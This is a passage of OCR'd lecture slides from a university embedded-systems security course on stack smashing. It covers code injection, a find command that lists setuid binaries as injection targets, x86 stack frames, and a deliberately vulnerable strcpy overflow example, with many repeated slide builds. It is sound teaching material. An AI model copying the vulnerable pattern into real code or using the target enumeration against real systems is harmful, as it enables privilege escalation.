ECE 6504

Embedded and Controls Systems Security: Stack Smashing I

Reading:

T: *Smashing The Stack For Fun And Profit*
N: *Return to LIBC exploits and Advanced return-into-lib(c) exploits*

“Don't sweat the petty things and don't pet the sweaty things.”

–George Carlin


code injection attack:

the introduction of code into a program

so as to modify its original purpose


code injection attack:

the introduction of code into a program so as to modify its original purpose




usually, to take control of system

want to do this for
embedded systems



code injection attack:

the introduction of code into a program
so as to modify its original purpose



usually, to take control of system

code injection attack: method

code injection attack: method

```
> find / -type f \( -perm -2000 -o -perm -4000 \) | sort
```

code injection attack: method

setuid bit: program run as superuser

```
> find / -type f \( -perm -2000 -o -perm -4000 \) | sort
```

code injection attack: method

setuid bit: program run as superuser

```
> find / -type f \( -perm -2000 -o -perm -4000 \) | sort
/bin/rcp
/sbin/mksnap_ffs
/sbin/ping
/sbin/ping6
/sbin/poweroff
/sbin/shutdown
/usr/bin/at
/usr/bin/atq
/usr/bin/atrm
/usr/bin/batch
/usr/bin/btsockstat
/usr/bin/chfn
/usr/bin/chpass
/usr/bin/chsh
...
```

code injection attack: method

setuid bit: program run as superuser

```
> find / -type f \( -perm -2000 -o -perm -4000 \) | sort
/bin/rcp
/sbin/mksnap_ffs
/sbin/ping
/sbin/ping6
/sbin/poweroff
/sbin/shutdown
/usr/bin/at
/usr/bin/atq
/usr/bin/atrm
/usr/bin/batch
/usr/bin/btsockstat
/usr/bin/chfn
/usr/bin/chpass
/usr/bin/chsh
...
```

code run as root

(inject here)

code injection attack: method

setuid bit: program run as superuser

```
> find / -type f \( -perm -2000 -o -perm -4000 \) | sort
/bin/rcp
/sbin/mksnap_ffs
/sbin/ping
/sbin/ping6
/sbin/poweroff
/sbin/shutdown
/usr/bin/at
/usr/bin/atq
/usr/bin/atrm
/usr/bin/batch
/usr/bin/btsockstat
/usr/bin/chfn
/usr/bin/chpass
/usr/bin/chsh
...
```

code run as root

(inject here)

1. identify target
2. find way to inject code
3. profit

code injection attack: how

buffer overflow in heap or stack

code injection attack: how


we'll think
about this one

buffer overflow in heap or stack

code injection attack: how

we'll think
about this one


buffer overflow in heap or stack



code injection attack: how


we'll think
about this one

buffer overflow in heap or stack



process organisation

(x86 => Von Neumann Architecture)




process organisation

(x86 => Von Neumann Architecture)

code and R/O data

(marked R/O, too)




process organisation

(x86 => Von Neumann Architecture)

code and R/O data

(marked R/O, too)




static variables

process organisation

(x86 => Von Neumann Architecture)

code and R/O data

(marked R/O, too)



static variables

return addresses and variables passed and created

(it grows towards lower memory)

running a process

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

running a process

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

```
pushl $3
pushl $2
pushl $1
call function
```

passing vars and jumping to function

running a process

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```


```
pushl $3
pushl $2
pushl $1
call function
```

passing vars and jumping to function

Q: two ways vars passed?


aside: stack vs. frame pointer

stack after calling two routines:




aside: stack vs. frame pointer

stack after calling two routines:



aside: stack vs. frame pointer

stack after calling two routines:




FP occupies a register:

if you really need that register (*cough* x86 *cough*)


this turns off frame pointer

```
> gcc -fomit-frame-pointer ... ?
```




FP occupies a register:
if you really need that register (*cough* x86 *cough*)
this turns off frame pointer

```
> gcc -fomit-frame-pointer ... ?
```



FP occupies a register:
if you really need that register (*cough* x86 *cough*)
this turns off frame pointer



sacrifice debugging though...

running a process

(function call)

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

running a process
(function call)

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

0. save Instruction Pointer (**`IP`** or **`RET`**): return address

running a process
(function call)

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

0. save Instruction Pointer (**`IP`** or **`RET`**): return address
1. store old Frame Pointer (**`EBP`**)

running a process
(function call)

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

0. save Instruction Pointer (**`IP`** or **`RET`**): return address
1. store old Frame Pointer (**`EBP`**)
2. set FP to Stack Pointer (**`SP`** or **`ESP`**)

running a process
(function call)

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

0. save Instruction Pointer (**`IP`** or **`RET`**): return address
1. store old Frame Pointer (**`EBP`**)
2. set FP to Stack Pointer (**`SP`** or **`ESP`**)
3. allocate space for vars

running a process

(function call)

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

0. save Instruction Pointer (**`IP`** or **`RET`**): return address
1. store old Frame Pointer (**`EBP`**)
2. set FP to Stack Pointer (**`SP`** or **`ESP`**)
3. allocate space for vars

a. must allocate 32-bit words
b. stack grows down in memory

running a process

(function call)

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

allocate space for

```
pushl %ebp
movl %esp,%ebp
subl $20,%esp
```


for alignment
(5=>8 & 10=>12)

0. save Instruction Pointer (**`IP`** or **`RET`**): return address
1. store old Frame Pointer (**`EBP`**)
2. set FP to Stack Pointer (**`SP`** or **`ESP`**)
3. allocate space for vars


a. must allocate 32-bit words
b. stack grows down in memory

stack after function called

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```



```
pushl %ebp
movl %esp,%ebp
subl $20,%esp
```




buffer overflow

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

buffer overflow


```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```



buffer overflow

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```


copy **`str`** to **`buffer`**



buffer overflow

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

copy **str** to **buffer**




buffer overflow

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

copy **`str`** to **`buffer`**

filled in this way

